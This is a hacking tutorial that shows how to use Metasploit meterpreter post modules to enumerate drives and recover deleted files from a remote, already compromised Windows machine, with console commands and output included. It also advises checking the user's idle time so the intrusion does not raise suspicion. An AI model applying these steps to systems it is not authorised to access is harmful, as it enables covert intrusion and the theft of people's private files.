Forensics with Metasploit ~ (Recovering Deleted Files)

- By **Sergeant Sploit**
-


NOTICE: Ciuffy will be answering questions related to my articles on my behalf as I am very busy. Hope You Have Fun !!!

Computer forensics (Sometimes known as computer forensic science) is a branch of digital forensic science pertaining to legal evidence found in computers and digital storage media. The goal of computer forensics is to examine digital media in a forensically sound manner with the aim of identifying, preserving, recovering, analyzing and presenting facts and opinions about the digital information.


Although it is most often associated with the investigation of a wide variety of computer crime, computer forensics may also be used in civil proceedings. The discipline involves similar techniques and principles to data recovery, but with additional guidelines and practices designed to create a legal audit trail. - WikiPedia

Sometimes getting close to a target may not be the good idea due to certain reasons. But remotely hacking and gaining access to the target system can be a bonus since we won't have to touch the target's computer and also no one saw us near it.

Metasploit with the help of **meterpreter** on a system can be used to do many things. Today's article or post is going to deal with recovering deleted files on a target's device.



This tutorial assumes you have a meterpreter on the system and full system access.



Step 1: Meterpreter Session

Without a meterpreter session on a victim or target's system, The whole idea behind this tutorial won't work. I suggest you get a meterpreter session and come back. I have expoited my Windows 8 machine and you can check-out OTW articles on how to do that. Still reading means you have a meterpreter so Let's Begin

(*A Well Explained Overview Of Metasploit* - *OTW*)

Step 2: Checking System Idle Time

Checking the system idle time is an important thing to do. This enables us to check how long the system has been used. We can't just start typing commands into the system whiles the owner is using the computer, This would raise suspicions. We check the idle time by typing

 # meterpreter > idletime

From the screenshot, User has been idle for 0 seconds meaning the user is still using the computer and you should back off and wait for some time when the user is not in session.

(I am continuing the tutorial since am the user and still using the system)

Step 3: Enumerating System Drives


We need to know the drives and devices mounted on the target system to enable us know which one we are going to recover the deleted files from. For this, we run a post module called **enum_drives** in the metasploit post forensics folder.

post/windows/gather/forensics/enum_drives

Post modules to my knowledge can be run in a meterpreter session or from the metasploit console.

1. From the meterpreter session, we use **run** followed by the path.

run post/windows/gather/forensics/enum_drives




2. From the metasploit console, we use **use** followed by the path

First, we need to background our session using **background** command in the meterpreter console. We can later get back to the meterpreter by using **sessions -i <meterpreter id >** where <meterpreter id> is the id of our background meterpreter.


We can check active meterpreter sessions by typing: **sessions**

use post/windows/gather/forensics/enum_drives_



Step 4: Recovering Deleted Files

Our target drive to recover is **I:** . Lets quickly go to drive and delete some files.



(*Four Image Files Deleted*)

To recover the deleted files, We use another post module:


post/windows/gather/forensics/recovery_files

The available options are **SESSION** and **DRIVE**

```
msf exploit(bypassuac) > use post/windows/gather/forensics/recovery_files
msf post(recovery_files) > show options

Module options (post/windows/gather/forensics/recovery_files):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   DRIVE                     yes       Drive you want to recover files from.
   FILES                     no        ID or extensions of the files to reco
ate deleted files.
   SESSION  14               yes       The session to run this module on.
   TIMEOUT  3600             yes       Search timeout. If 0 the module will

msf post(recovery_files) > set DRIVE I:
DRIVE => I:
msf post(recovery_files) > set SESSION 16
SESSION => 16
msf post(recovery_files) > exploit
```

(Session ID: 16)


Now exploit.




Four files were found on the drive **I:**, It doesn't mean we have recovered them.


To recover a file, we type **FILES** followed by the **image id**. The image id is the **ID:** specified beside the image (The Image Above).

After specifying the FILES parameter, We hit **exploit**.




File saved in /root/.msf4/loot/....
We do same for the rest of the files we want to recover.





```
msf post(recovery_files) > set FILES 3221261312
FILES => 3221261312
msf post(recovery_files) > exploit

[*] System Info - OS: Windows 8 (Build 9200)., Drive: I:
[*] File to download: 12208789_xxl.jpg
[*] The file is not resident. Saving 12208789_xxl.jpg ... (1754314
[+] File saved on /root/.msf4/loot/20150424124945_default_192.168.5
[*] Post module execution completed
```

Lets view the recovered files.



CONCLUSION

Hope somebody had fun. We recovered the deleted files successfully.
Notify me of any misinformation, errors or just anything that needs attention or correction. See you guys later.